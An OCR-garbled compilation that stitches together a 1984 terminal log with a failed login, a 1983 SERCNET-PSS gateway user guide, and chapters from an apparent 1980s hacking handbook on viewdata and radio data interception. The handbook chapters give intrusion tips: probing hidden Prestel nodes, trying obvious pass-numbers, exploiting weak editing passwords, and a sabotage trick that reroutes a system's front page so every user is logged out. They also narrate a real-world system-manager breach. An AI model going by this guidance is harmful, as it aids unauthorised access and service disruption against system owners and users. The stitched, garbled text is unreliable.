If you have any comments, please type them now, terminate with E on a line on its own. Otherwise just type <cr> CPU used: 2 ieu, Elapsed: 14 mins, IO: 2380 units, Break: 114 Budgets: this period = 32.000 AUs, used = 0.015 AU, left - 29.161 AUs User HELP terminal 2 logged out Wed 18 Jan 1984 17:21:59 84/04/18. 18.47.00. I.C.C.C. NETWORK OPERATING SYSTEM. NOS 1.1-430.20A USER NUMBER: PASSWORD: IMPROPER LOG IN, TRY AGAIN. USER NUMBER: PASSWORD: >SCIENCE AND ENGINEERING RESEARCH COUNCIL >RUTHERFORD APPLETON LABORATORY COMPUTING DIVISION > ThE SERCNET - PSS Gateway > User's Guide > A S Dunn 16 February 1983 >Issue 4 >Introduction Frm 1; Next> The SERCNET-PSS Gateway provides access from SERCNET to PSS and PSS to SERCNET. It functions as a 'straight through' connection between the networks, ie it is protocol transparant. It operates as a Transport Level gateway, in accordance with the 'Yellow book' Transport Service. However the present implementation does not have a full Transport Service. and therefore there are some limitations in the service provided. For X29 which is incompatible with the Yellow book Transport Service. special facilities are provided for the input of user identification and addresses. No protocol conversion facilities are provided by the Gateway -

protocol conversion facilities (eg X29 - TS29) can be provided by calling through a third party machine (usually on SERCNET). The Transport Service addressing has been extended to include authorisation fields, so that users can be billed for any charges they incur.

The Gateway also provides facilities for users to inspect their accounts and change their passwords, and also a limited HELP facility.

#### User Interface

The interface which the user sees will depend on the local equipment to

#### Frm 2; Next>

which he is attached. This may be a PAD in which case he will probably be using the X29 protocol, or a HOST (DTE) in which case he might be using FTP for example. The local equipment must have some way of generating a Transport Service Called Address for the Gateway, which also includes an authorisation field - the format of this is described below. The documentation for the local system must therefore be consulted in order to find out how to generate the Transport Service Called Address. Some examples given in Appendix 2. A facility is provided for the benefit of users without access to the 'Fast Select' facility, eg BT PAD users (but available to all X29 terminal users) whereby either a minimal address can be included in the Call User Data Field or an X25 subaddress can be used and the Call User Data Field left absent. The authorisation and address can then be entered when prompted by the Gateway.

Unauthorised Use

Frm 5: Next>

No unauthorised use of the Gateway is allowed regardless of whether charges are Incurred at the Gateway or not.

However, there is an account DEMO (password will be supplied on request) With a small allocation which is available for users to try out the Gateway but it should be noted that excessive use of this account will soon exhaust the allocation thus depriving others of its use.

Prospective users of the Gateway should first contact User Interface Group In the Computing Division of the Rutherford Appleton Laboratory.

#### Addressing

To connect a call through the Gateway the following information is required in the Transport Service Called Address: 1) The name of the called network 2) Authorisation. consisting of a USERID, PASSWORD and ACCOUNT, and optionally, a reverse charging request 3) The address of the target host on the called network The format is as follows:

<netname>(<authorisation>).<host address>
1) <Netname> is one of the following:
SERCNET to connect to the SERC network
PSS to connect to PSS
S an alias for SERCNET
69 another alias for SERCNET

2) <Authorisation> is a list of positional or keyword parameters or booleans as follows: keyword Meaning US User identifier PW User's password AC the account - not used at present - talen to be same as US RF 'reply paid' request (see below) reverse charging indicator (boolean) R keywords are separated from their values by '='. keyword-value pairs positional parameters and booleans are separated from each other by ','. The whole string is enclosed in parentheses: (). Examples: (FRED.XYZ R) (US=FRED, PW=XYZ, R) (R, PW=XYZ, US=FRED) All the above have exactly the same meaning. The first form is the most usual.

When using positionals, the order is: US,PW,AC,RP,R

3)<Host address> is the address of the machine being called on the target network. It may be a compound address, giving the service within the target machine to be used. It may begin with a mnemonic instead of a full DTE address. A list of current mnemonics for both SERCNET and PSS is given in Appendix 1.

A restriction of using the Gateway is that where a Transport Service address (service name) is required by the target machine to identify the service to be used, then this must be included explicitly by the user in the Transport Service Called Address, and not assumed from the mnemonic, since the Gateway cannot Inow from the mnemonic. which protocol is being used. Examples: RLGS.FTP 4.FTP Both the above would refer to the FTP service on the GEC 'B' machine at Rutherford. RLGB alone would in fact connect to the X29 server, since no service name is Frm 7; Next> required for X29. In order to enable subaddresses to be entered more easily with PSS addresses, the delimiter '-' can be used to delimit a mnemonic. When the mnemonic is translated to an address the delimiting '-' is deleted so that the following string is combined with the address. Eq: SERC-99 is translated to 23422351919199 Putting the abovementioned three components together, a full Transport Service Called Address might look like:

S(FRED,XYZ,R).RLGS.FTF

Of course a request for reverse charging on SERCNET is meaningless, but not illegal.

Reply Paid Facility (Omit at first reading)

In many circumstances it is necessary for temporary authorisation to be passed to a third party. For example, the recipient of network MAIL may not himself be authorised to use the Gateway, and therefore the sender may wish to grant him temporary authorisation in order to reply. With the Job Transfer and maniplulation protocol, there is a requirement to return output documents from jobs which have been executed on a remote site. The reply paid facility is involved by including the RP keyword in the authorisation. It can be used either as a boolean or as a keyword-value pair. When used as a boolean, a default value of I is assumed.

The value of the RP parameter indicates the number of reply paid calls which are to be authorised. All calls which use the reply paid authorisation will be charged to the account of the user who initiated the reply paid authorisation.

Frm 9; Next:

The reply paid authorisation parameters are transmitted to the destination address of a call as a temporary user name and password in the Transport Service Calling Address. The temporary user name and password are in a form available for use by automatic systems in setting up a reply to the address which initiated the original call. Each time a successful call is completed using the temporary user name and password, the number of reply paid authorisations is reduced by 1, until there are none left, when no further replies are allowed. In addition there is an expiry date of I week, after which the authorisations are cancelled.

In the event of call failures and error situations, it is important that the effects are clearly defined. In the following definitions, the term 'fail' is used to refer to any call which terminates with either a non-zero clearing cause or diagnostic code or both, regardless of whether data has been communicated or not. The rules are defined as follows:

1) If a call which has requested reply paid authorisation fails for any reason, then the reply paid authorisation is not set up.

2) If the Gateway is unable to set up the reply paid authorisation for any reason (eg insufficient space), then the call requesting the authorisation will be refused.

3) A call which is using reply paid authorisation may not create another reply paid authorisation.

4) If a call which is using reply paid authorisation fails due to a network error (clearing cause non zero) then the reply paid count is not reduced.

5) If a call which is using reply paid authorisation fails due to a host clearing (clearing cause zero, diagnostic code non-zero) then the reply paid count is reduced, except where the total number of segments transferred on the call is zero (ie call setup was never completed).

Frm 11; Next?

#### X29 Terminal Protocol

There is a problem in that X29 is incompatible with the Transport Service. For this reason, it is possible that some PAD implementations will be unable to generate the Transport Service Called Address. Also some PAD's, eg the British Telecom PAD, may be unable to generate Fast Select calls - this means that the Call User Data Field is only 12 bytes long - insufficient to hold the Transport Service Address.

If a PAD is able to insert a text string into the Call User Data Field beginning at the fifth byte, but is restricted to 12 characters because of inability to generate Fast Select calls, then a partial address can be included consisting of either the network name being called, or the network name plus authorisation.

The first character is treated as a delimiter, and should be entered as the character '7'. This is followed by the name of the called network - SERCNET. Alternatively, if the PAD is incapable of generating a Call User Data Field, then the network name can be entered as an X25 subaddress. The mechanism employed by the Gateway is to transcribe the X25 subaddress to the beginning of the Transport Service Called Address, converting the digits of the subaddress into ASCII characters in the process. Note that this means only SERCNET can be called with this method at present by using subaddress 69.

The response from the Gateway will be the following message: Please enter your authorisation and address required in form: (user,password).address

Reply with the appropriate response eg:

(FRED,XYZ).RLGB

There is a timeout of between 3 and 4 minutes for this response. after which the call will be cleared. There is no limit to the number of attempts which may be made within this time limit - if the authorisation or address entered is invalid, the Gateway will request it again. To abandon the attempt. the call should be cleared from the local PAD.

A restriction of this method of use of the Gateway is that a call must be correctly authorised by the Gateway before charging can begin, thus reverse charge calls from PSS which do not contain authorisation in the Call Request packet will be refused. However it is possible to include the authorisation but not the address in the Call Request packet. The authorisation must then be entered again together with the address when requested by the Gateway. The above also applies when using a subaddress to identify the called network. In this case the Call User Data Field will contain only the authorisation in parentheses (preceded by the delimiter '@')

Due to the lack of a Transport Service ACCEPT primitive in X29 it will be found, on some PADs, that a 'call connected' message will appear on the terminal as soon as the call has been connected to the Gateway. The 'call connected' message should not be taken to imply that contact has been made With the ultimate destination. The Gateway will output a message 'Call connected to remote address' when the connection has been established.

Frm 14; Next

ITP Terminal Protocol

The terminal protocol ITP is used extensively on SERCNET and some hosts support only this terminal protocol. Thus it will not be possible to make calls directly between these hosts on SERCNET and addresses on PSS which support only X29 or TS29. In these cases it will be necessary to go through an intermediate machine on SERCNET which supports both x29 and ITP or TS29 and ITP, such as a GEC ITP. This is done by first making a call to the GEC MUM, and then making an outgoing call from there to the desired destination.

### PTS29 Terminal Protocol

This is the ideal protocol to use through the Gateway. since there should be no problem about entering the Transport Service address. However, it is divisable first to ascertain that the machine to be called will support

When using this protocol, the service name of the TS29 server should be entered explicitly, eg:

# S(FRED, XYZ).RLGB.TS29

#### Restrictions

Due to the present lack of a full Transport Service in the Gateway, some primitives are not fully supported.

In particular, the ADRESS, DISCONNECT and RESET primitives are not fully supported. Howerver this should not present serious problems,

since the ADDRESS and REASET primitives are not widely used, and the DISCONNECT primitive can be carried in a Clear Request packet.

IPSS

Access to IPSS is through PSS. Just enter the IPSS address in place of the PSS address.

CHAPTER 8

Viewdata Systems

Viewdata, or videotex, has had a curious history. At one stage, in the late 1970s, it was possible to believe that it was about to take over the world, giving computer power to the masses via their domestic tv sets. It was revolutionary in the time it was developed, around 1975, in research laboratories owned by what was then called the Post Office, but which is now British Telecom. It had a colour-and-graphics display, a user-friendly means of talking to it at a time when most computers needed precise grunts to make them work, and the ordinary layperson could learn how to use it in five minutes.

The viewdata revolution never happened, because Prestel, its most public incarnation, was mismarketed by its owners, British Telecom, and because, in its original version, it is simply too clumsy and limited to handle more sophisticated applications. All information is held on electronic file cards which can easily be either too big or too small for a particular answer and the only way you can obtain the desired information is by keying numbers, trundling down endless indices. In the early days of Prestel, most of what you got was indices, not substantive information. By the time that viewdata sets were supposed to exist in their hundreds of thousands, home computers, which had not been predicted at all when viewdata first appeared, had already sold into the millionth British home.

Yet private viewdata, mini-computers configured to look like Prestel and to use the same special terminals, has been a modest success. At the time of writing there are between 120 and 150 significant installations. They have been set up partly to serve the needs of individual companies, but also to help particular trades, industries and professions. The falling cost of viewdata terminals has made private systems attractive to the travel trade, to retail stores, the motor trade, to some local authorities and to the financial world.

The hacker, armed with a dumb viewdata set, or with a software fix for his micro, can go ahead and explore these services. At the beginning of this book, I said my first hack was of a viewdata service. Viditel, the Dutch system. It is astonishing how many British hackers have had a similar experience. Indeed, the habit of viewdata hacking has spread throughout Europe also: the wonder- fully named Chaos Computer Club of Hamburg had some well-publicised fun with Bildschirmtext, the West German Prestel equivalent colloquially-named Btx.


What they appear to have done was to acquire the password of the Hamburger Sparkasse, the country's biggest savings bank group. Whereas telebanking is a relatively modest part of Prestel --the service is called Homelink--the West German banks have been a powerful presence on Btx since its earliest days. In fact, another Hamburg bank, the Verbraucher Bank, was responsible for the world's first viewdata Gateway, for once in this technology, showing the British the way. The 25-member Computer Chaos Club probably acquired the password as a result of the carelessness of a bank employee. Having done so, they set about accessing the bank's own, rather high priced, pages, some of which cost almost DM10 (ú2.70). In a deliberate demonstration, the Club then set a computer to systematically call the pages over and over again, achieving a re-access rate of one page every 20 seconds. During a weekend in mid-November 1984, they made more than 13,000 accesses and ran up a notional bill of DM135,000 (ú36,000). Information Providers, of course, are not charged for looking at their own pages, so no bill was payable and the real cost of the hack was embarrassment.

In hacking terms, the Hamburg hack was relatively trivial-- simple password acquisition. Much more sophisticated hacks have been perpertrated by British enthusiasts.

Viewdata hacking has three aspects: to break into systems and become user, editor or system manager thereof; to discover hidden parts of systems to which you have been legitimately admitted, and to uncover new services.

#### Viewdata software structures

An understanding of how a viewdata database is set up is a great aid in learning to discover what might be hidden away. Remember, there are always two ways to each page--by following the internal indexes, or by direct keying using \*nnn#. In typical viewdata software, each electronic file card or 'page' exists on an overall tree-like structure:



----- ... 351 352 353 354 355 356 357 358 3-digit node ----- ... 3531 3532 3533 3534 3535 3536 3537 3538 |

Top pages are called parents; lower pages filials. Thus page 3538 needs parent pages 353, 35, 3 and 0 to support it, i.e. these pages must exist on the system. On Prestel, the parents owned by Information Providers (the electronic publishers) are 3 digits long (3-digit nodes). Single and double-digit pages (0 to 99) are owned by the 'system manager' (and so are any pages beginning with the sequences 100nn-199nn and any beginning with a 9nnn). When a page is set up by an Information Provider (the process of going into 'edit' mode varies from software package to package; on Prestel, you call up page 910) two processes are necessary--the overt page (i.e. the display the user sees) must be written using a screen editor. Then the IP must select a series of options -- e.g. whether the page is for gathering a response from the user or is just to furnish information; whether the page is to be open for viewing by all, by a Closed User Group, or just by the IP (this facility is used while a large database is being written and so that users don't access part of it by mistake); the price (if any) the page will bear--and the 'routing instructions'. When you look at a viewdata page and it says 'Key 8 for more information on ABC', it is the routing table that is constructed during edit that tells the viewdata computer: 'If a user on this page keys 8, take him through to the following next page'. Thus, page 353880 may say 'More information on ABC....KEY 8'. The

```
information on ABC is actually held on page 3537891. The routing
table on page 353880 will say: 8=3537891. In this example, you will
see that 3537891 i9 not a true filial of 353880--this does not
matter; however, in order for 3537891 to exist on the system, its
parents must exist, i.e. there must be pages 353789, 35378, 3537
etc.
PRESTEL
PRESTEL EDITING SYSTEM
Input Details -
Update option o
Pageno 4190100 Frame-Id a
User CUG User access y
Frame type i Frame price 2p
        Choice type s
Choices
0- *
                   1- 4196121
2- 4196118 3- 4196120
4- 4196112 5- 4196119
                           *
б-
   4196110
                   7-
   4190101
8-
                    9- 4199
```

Prestel Editing. This is the 'choices' page which se s up the frame before the overt page - the one the user sees - is prepared.

These quirky features of viewdata software can help the hacker search out hidden databases:

( Using a published directory, you can draw up a list of 'nodes' and who occupies them. You can then list out apparently 'unoccupied' nodes and see if they contain anything interesting. It was when a hacker spotted that an 'obvious' Prestel node, 456, had been unused for a while, that news first got out early in 1984 about the Prestel Micro computing service, several weeks ahead of the official announcement.

( If you look at the front page of a service, you can follow the routings of the main index--are all the obvious immediate filials used? If not, can you get at them by direct keying?

( Do any services start lower down a tree than you might expect (i.e. more digits in a page number than you might have thought)? In that case, try accessing the parents and see what happens.

( Remember that you can get a message 'no such page' for two reasons: because the page really doesn't exist, or because the Information Provider has put it on 'no user access'. In the latter case, check to see whether this has been done consistently--look at the immediate possible filials. To go back to when Prestel launched its Prestel Microcom- puting service, using page 456 as a main node, 456 itself was closed off until the formal opening, but page 45600

#### was open. Prestel Special Features

In general, this book has avoided giving specific hints about individual services, but Prestel is so widely available in the UK and so extensive in its coverage that a few generalised notes seem worthwhile.

Not all Prestel's databases may be found via the main index or in the printed directories; even some that are on open access are unadvertised. Of particular interest over the last few years have been nodes 640 (owned by the Research and Development team at Martlesham), 651 (Scratchpad--used for ad hoc demonstration databases), 601 (mostly mailbox facilities but also known to carry experimental advanced features so that they can be tried out), and 650 (News for Information Providers--mostly but not exclusively in a Closed User Group). Occasionally equipment manufacturers offer experimental services as well: I have found high-res graphics and even instruction codes for digitised full video lurking around.

In theory, what you find on one Prestel computer you will find on all the others. In practice this has never been true, as it has always been possible to edit individually on each computer, as well as on the main updating machine which is supposed to broadcast to all the others. The differences in what is held in each machine will become greater over time.

Gateway is a means of linking non-viewdata external computers to the Prestel system. It enables on-screen buying and booking, complete with validation and confirmation. It even permits telebanking, Most 'live' forms of gateway are very secure, with several layers of password and security. However, gateways require testing before they can be offered to the public; in the past, hackers have been able to secure free rides out of Prestel....

Careful second-guessing of the routings on the databases including telesoftware(\*) have given users free programs while the telesoftware(\*) was still being tested and before actual public release.

Prestel, as far as the ordinary user is concerned, is a very secure system--it uses 14-digit passwords and disconnects after three unsuccessful tries. For most purposes, the only way of hacking into Prestel is to acquire a legitimate user's password, perhaps because they have copied it down and left it prominently displayed. Most commercial viewdata sets allow the owner to store the first ten digits in the set (some even permit the full 14), thus making the casual hacker's task easier. However, Prestel was sensationally hacked at the end of October 1984, the whole system Iying at the feet of a team of four West London hackers for just long enough to demonstrate the extent of their skill to the press. Their success was the result of persistence and good luck on their side and poor security and bad luck on the part of BT. As always happens with hacking activities that do not end up in court, some of the details are disputed; there are also grounds for believing that news of the hack was deliberately held back until remedial action had taken place, but this is the version I believe:

The public Prestel service consists of a network of computers, mostly for access by ordinary users, but with two special-purpose machines, Duke for IPs to update their information into and Pandora, to handle Mailboxes (Prestel's variant on electronic mail). The computers are linked by non-public packet-switched lines. Ordinary Prestel users are registered (usually) onto two or three computers local to them which they can access with the simple three-digit telephone number 618 or 918. In most parts of the UK, these two numbers will return a Prestel whistle. (BT Prestel have installed a large number of local telephone nodes and

(\*)Tefesoftware is a technique for making regular computer programs available via viewdata the program lines are compressed according to a simple set of rules and set up on a senes of viewdata frames. Each frame contains a modest error-checking code. To receive a program, the user's computer, under the control of a 'download' routine calls the first program page down from the viewdata host, runs the error check on it, and demands a re transmission if the check gives a 'false' If it gives a 'true', the user's machine unsqueezes the programmes and dumps them into the Computers main memory or disc store. It then requests the next viewdata page unfil the whole program is collected. You then have a text file which must be Converted into program instructions. Depending on what model of micro you have, and which telesoftware package, you can either run the program immediately or expect it. Personally I found the telesoftware experience interesting the first time I tried it, and quite useless in terms of speed, reliability and quality afterwards. leased lines to transport users to their nearest machine at local call rates, even though in some cases that machine may be 200 miles away). Every Prestel machine also has several regular phone numbers associated with it, for IPs and engineers. Most of these numbers confer no extra privileges on callers: if you are registered to a particular computer and get in via a 'back-door' phone number you will pay Prestel and IPs exactly the same as if you had dialled 618 or 918. If you are not registered, you will be thrown off after three tries.

In addition to the public Prestel computers there are a number of other BT machines, not on the network, which look like Prestel and indeed carry versions of the Prestel database. These machines, left over from an earlier stage of Prestel's development, are now used for testing and development of new Prestel features. The old Hogarth computer, originally used for international access, is now called 'Gateway Test' and, as its name implies, is used by IPs to try out the interconnections of their computers with those of Prestel prior to public release. It is not clear how the hackers first became aware of the existence of these 'extra' machines; one version is that it was through the acquisition of a private phone book belonging to a BT engineer. Another version suggests that they tried 'obvious' log-in pass-numbers--222222222 1234--on a public Prestel computer and found themselves inside a BT internal Closed User Group which contained lists of phone numbers for the develop computers. The existence of at least two stories suggests that the hackers wished to protect their

actual sources. In fact, some of the phone numbers had, to my certain knowledge, appeared previously on bulletin boards.

At this first stage, the hackers had no passwords; they could simply call up the log-in page. Not being registered on that computer, they were given the usual three tries before the line was disconnected.

For a while, the existence of these log-in pages was a matter of mild curiosity. Then, one day, in the last week of October, one of the log-in pages looked different: it contained what appeared to be a valid password, and one with system manager status, no less. A satisfactory explanation for the appearance of this password imprinted on a log-in page has not so far been forthcoming. Perhaps it was carelessness on the part of a BT engineer who thought that, as the phone number was unlisted, no unauthorised individual would ever see it. The pass-number was tried and admission secured.

After a short period of exploration of the database, which appeared to be a 'snapshot' of Prestel rather than a live version of it--thus showing that particular computer was not receiving constant updates from Duke--the hackers decided to explore the benefits of System Manager status. Since they had between them some freelance experience of editing on Prestel, they knew that all Prestel special features pages are in the \*9nn# range: 910 for editing; 920 to change personal passwords; 930 for mailbox messages and so ...what would pages 940, 950, 960 and so on do? It became obvious that these pages would reveal details of users together with account numbers (systelnos), passwords and personal passwords. There were facilities to register and deregister users.

However, all this was taking place on a non-public computer. Would the same passwords on a 'live' Prestel machine give the same benefits? Amazingly enough, the passwords gave access to every computer on the Prestel network. It was now time to examine the user registration details of real users as opposed to the BT employees who were on the development machine. The hackers were able to assume any personality they wished and could thus enter any Closed User Group, simply by picking the right name. Among the CUG services they swooped into were high-priced ones providing investment advice for clients of the stockbroker Hoare Govett and commentary on international currency markets supplied by correspondents of the Financial Times. They were also able to penetrate Homelink, the telebanking service run by the Nottingham Building Society. They were not able to divert sums of money, however, as Homelink uses a series of security checks which are independent of the Prestel system.

Another benefit of being able to become whom they wished was the ability to read Prestel Mailboxes, both messages in transit that had not yet been picked up by the intended recipient and those that had been stored on the system once they had been read. Among the Mailboxes read was the one belonging to Prince Philip. Later, with a newspaper reporter as witness, one hacker sent a Mailbox, allegedly from Prince Philip to the Prestel System Manager: I do so enjoy puzzles and games. Ta ta. Pip! Pip!

## H R H Hacker

Newspaper reports also claimed that the hackers were able to gain editing passwords belonging to IPs, enabling them to alter pages and indeed the Daily Mail of November 2nd carried a photograph of a Prestel page from the Financial Times International Financial Alert saying:

### FT NEWSFLASH!!! 1 EQUALS \$50

The FT maintained that, whatever might theoretically have been possible, in fact they had no record of their pages actually being so

altered and hazarded the suggestion that the hacker, having broken into their CUG and accessed the page, had 'fetched it back' onto his own micro and then edited there, long enough for the Mail's photographer to snap it for his paper, but without actually retransmitting the false page back to Prestel. As with so many other hacking incidents, the full truth will never be known because no one involved has any interest in its being told.

However, it is beyond doubt that the incident was regarded with the utmost seriousness by Prestel itself. They were convinced of the extent of the breach when asked to view page 1, the main index page, which bore the deliberate mis-spelling: Idnex. Such a change theoretically could only have been made by a Prestel employee with the highest internal security clearance. Within 30 minutes, the system manager password had been changed on all computers, public and research. All 50,000 Prestel users signing on immediately after November 2nd were told to change their personal password without delay on every computer to which they were registered. And every IP received, by Special Delivery, a complete set of new user and editing passwords.

Three weeks after the story broke, the Daily Mail thought it had found yet another Prestel hack and ran the following page 1 headline: 'Royal codebuster spies in new raid on Prestel', a wondrous collection of headline writer's buzzwords to capture the attention of the sleepy reader. This time an Information Provider was claiming that, even after new passwords had been distributed, further security breaches had occurred and that there was a 'mole' within Prestel itself. That evening, Independent Television News ran a feature much enjoyed by cognoscenti: although the story was about the Prestel service, half the film footage used to illustrate it was wrong: they showed pictures of the Oracle (teletext) editing facility and of some-one using a keypad that could only have belonged to a TOPIC set, as used for the Stock Exchange's private service. Finally, the name of the expert pulled in for interview was mis-spelled although he was a well-known author of micro books. The following day, BBC-tv's breakfast show ran an item on the impossibility of keeping Prestel secure, also full of ludicrous inaccuracies.

It was the beginning of a period during which hackers and hacking attracted considerable press interest. No news service operating in the last two months of 1984 felt it was doing an effective job if it couldn't feature its own Hacker's Confession, suitably filmed in deep shadow. As happens now and again, press enthusiasm for a story ran ahead of the ability to check for accuracy and a number of Hacks That Never Were were reported and, in due course, solemnly commented on.

BT had taken much punishment for the real hack--as well as causing deep depression among Prestel staff, the whole incident had occurred at the very point when the corporation was being privatised and shares being offered for sale to the public--and to suffer an unwarranted accusation of further lapses in security was just more than they could bear. It is unlikely that penetration of Prestel to that extent will ever happen again, though where hacking is concerned, nothing is impossible.

There is one, relatively uncommented-upon vulnerability in the present Prestel set-up: the information on Prestel is most easily altered via the bulk update protocols used by Information Providers, where there is a remarkable lack of security. All the system presently requires is a 4-character editing password and the IP's systel number, which is usually the same as his mailbox number (obtainable from the on-system mailbox directory on page \*7#) which in turn is very likely to be derived from a phone number.

Other viewdata services

Large numbers of other viewdata services exist: in addition to the Stock Exchange's TOPIC and the other viewdata based services mentioned in chapter 4, the travel trade has really clutched the technology to its bosom: the typical High Street agent not only accesses Prestel but several other services which give up-to-date information on the take-up of holidays, announce price changes and allow confirmed air-line and holiday bookings.

Several of the UK's biggest car manufacturers have a stock locator system for their dealers: if you want a British Leyland model with a specific range of accessories and in the colour combinations of your choice, the chances are that your local dealer will not have it stock. He can, however, use the stock locator to tell him with which other dealer such a machine may be found.

Stock control and management information is used by retail chains using, in the main, a package developed by a subsidiary of Debenhams. Debenhams had been early enthusiasts of Prestel in the days when it was still being pitched at a mass consumer audience--its service was called Debtel which wags suggested was for people who owed money or, alternatively, for upper-class young ladies.

Later it formed DISC to link together its retail outlets, and this was hacked in 1983. The store denied that anything much had happened, but the hacker appeared (in shadow) on a tv program together with a quite convincing demonstration of his control over the system.

Audience research data is despatched in viewdata mode to advertising agencies and broadcasting stations by AGB market research. There are even alternate viewdata networks rivalling that owned by Prestel, the most important of which is, at the time of writing, the one owned by Istel and headquartered at Redditch in the Midlands. This network transports several different trade and professional services as well as the internal data of British Leyland, of whom Istel is a subsidiary.

A viewdata front-end processor is a minicomputer package which sits between a conventionally-structured database and its ports which look into the phone-lines. Its purpose is to allow users with viewdata sets to search the main database without the need to purchase an additional conventional dumb terminal. Some view- data front-end processors (FEPs) expect the user to have a full alphabetic keyboard, and merely transform the data into viewdata pages 40 characters by 24 lines in the usual colours. More sophisticated FEPs go further and allow users with only numeric keypads to retrieve information as well. By using FEPs a database publisher or system provider can reach a larger population of users. FEPs have been known to have a lower standard of security protection than the conventional systems to which they were attached.

#### Viewdata standards

The UK viewdata standard--the particular graphics set and method of transmitting frames -- is adopted in many other European countries and in former UK imperial possessions. Numbers and passwords to access these services occasionally appear on bulletin boards and the systems are particularly interesting to enter while they are still on trial. As a result of a quirk of Austrian law, anyone can legitimately enter their service without a password; though one is needed if you are to extract valuable information. However, important variants to the UK standards exist: the French (inevitably) have a system that is remarkably similar in outline but incompatible.

In North America, the emerging standard which was originally put together by the Canadians for their Telidon service but which has now, with modifications, been promoted by Ma Bell, has high resolution graphics because, instead of building up images from block graphics, it uses picture description techniques (eg draw line, draw arc, fill-in etc) of the sort relatively familiar to most users of modern home micros. Implementations of NALPS (as the US standard is called) are available for the IBM PC.

The Finnish public service uses software which can handle nearly all viewdata formats, including a near-photographic mode.

Software similar to that used in the Finnish public service can be found on some private systems. Countries vary considerably in their use of viewdata technology: the German and Dutch systems consist almost entirely of gateways to third-party computers; the French originally cost-justified their system by linking it to a massive project to make all telephone directories open to electronic enquiry, thus saving the cost of printed versions. French viewdata terminals thus have full alpha-keyboards instead of the numbers-only versions common in other countries. For the French, the telephone directory is central and all other information peripheral. Teletel/Antiope, as the service is called, suffered its first serious hack late in 1984 when a journalist on the political/satirical weekly Le Canard Finchaine claimed to have penetrated the Atomic Energy Commission's computer files accessible via Teletel and uncovered details of laser projects, nuclear tests in the South Pacific and an experimental nuclear reactor.

Viewdata: the future

Viewdata grew up at a time when the idea of mass computer

ownership was a fantasy, when the idea that private individuals could store and process data locally was considered far-fetched and when there were fears that the general public would have difficulties in tackling anything more complicated than a numbers- only key-pad. These failures of prediction have lead to the limitations and clumsiness of present-day viewdata. Nevertheless, the energy and success of the hardware salesmen plus the reluctance of companies and organisations to change their existing set-ups will ensure that for some time to come, new private viewdata systems will continue to be introduced...and be worth trying to break into.

There is one dirty trick that hackers have performed on private viewdata systems. Entering them is often easy, because high-level editing passwords are, as mentioned earlier, sometimes desperately insecure (see chapter 6) and it is easy to acquire editing status.

Once you have discovered you are an editor, you can go to edit mode and edit the first page on the system, page 0: you can usually place your own message on it, of course; but you can also default all the routes to page 90. Now \*90# in most viewdata systems is the log-out command, so the effect is that, as soon as someone logs in successfully and tries to go beyond the first page, the system logs them out....

However, this is no longer a new trick, and one which should be used with caution: is the database used by an important organisation? Are you going to tell the system manager what you have done and urge more care in password selection in future?

### CHAPTER 9

#### Radio Computer Data

Vast quantities of data traffic are transmitted daily over the

radio frequency spectrum; hacking is simply a matter of hooking up a good quality radio receiver and a computer through a suitable interface. On offer are news services from the world's great press agencies, commercial and maritime messages, meteorological data, and plenty of heavily-encrypted diplomatic and military traffic. A variety of systems, protocols and transmission methods are in use and the hacker jaded by land-line communication (and perhaps for the moment put off by the cost of phone calls) will find plenty of fun on the airwaves.

The techniques of radio hacking are similar to those necessary for computer hacking. Data transmission over the airwaves uses either a series of audio tones to indicate binary 0 and 1 which are modulated on transmit and demodulated on receive or alternatively frequency shift keying which involves the sending of one of two slightly different radio frequency carriers, corresponding to binary 0 or binary 1. The two methods of transmission sound identical on a communications receiver (see below) and both are treated the same for decoding purposes. The tones are different from those used on land-lines--'space' is nearly always 1275 Hz and 'mark' can be one of three tones: 1445 Hz (170 Hz shift--quite often used by amateurs and with certain technical advantages); 1725 Hz (450 Hz shift--the one most commonly used by commercial and news services) and 2125 Hz (850 Hz shift--also used commercially). The commonest protocol uses the 5-bit Baudot code rather than 7-bit or 8-bit ASCII. The asynchronous, start/stop mode is the most common. Transmission speeds include: 45 baud (60 words/minute), 50 baud (66 words/minute), 75 baud (100 words/ minute). 50 baud is the most common. However, many interesting variants can be heard--special versions of Baudot for non- European languages, error correction protocols, and various forms of facsimile. The material of greatest interest is to be found in the high

frequency or 'short wave' part of the radio spectrum, which goes from 2 MHz, just above the top of the medium wave broadcast band, through to 30 MHz, which is the far end of the 10-meter amateur band which itself is just above the well-known Citizens' Band at 27 MHz.

The reason this section of the spectrum is so interesting is that, unique among radio waves, it has the capacity for world-wide propagation without the use of satellites, the radio signals being bounced back, in varying degrees, by the ionosphere. This special quality means that everyone wants to use HF (high frequency) transmission--not only international broadcasters, the propaganda efforts of which are the most familiar uses of HF. Data transmission certainly occurs on all parts of the radio spectrum, from VLF (Very Low Frequency, the portion below the Long Wave broadcast band which is used for submarine communication), through the commercial and military VHF and UHF bands, beyond SHF (Super High Frequency, just above 1000 MHz) right to the microwave bands. But HF is the most rewarding in terms of range of material available, content of messages and effort required to access it.

Before going any further, hackers should be aware that in a number of countries even receiving radio traffic for which you are not licensed is an offence; in nearly all countries making use of information so received is also an offence and, in the case of news agency material, breach of copyright may also present a problem.

However, owning the equipment required is usually not illegal and, since few countries require a special license to listen to amateur radio traffic (as opposed to transmitting, where a license is needed) and since amateurs transmit in a variety of data modes as well, hackers can set about acquiring the necessary capability without fear.

### Equipment

The equipment required consists of a communications receiver, an antenna, an interface unit/software and a computer. Communications receiver - This is the name given to a good quality high frequency receiver. Suitable models can be obtained, second-hand, at around ú100; new receivers cost upwards of ú175. There is no point is buying a radio simply designed to pick up shortwave broadcasts which will lack the sensitivity, selectivity and resolution necessary. A minimum specification would be:

```
Coverage 500 kHz--30 MHz
Resolution >100 Hz
Modes AM, Upper Side Band, Lower Side Band,
CW (Morse)
```

Tuning would be either by two knobs, one for MHz, one for kHz, or by keypad. On more expensive models it is possible to vary the bandwidth of the receiver so that it can be widened for musical fidelity and narrowed when listening to bands with many signals close to one another.

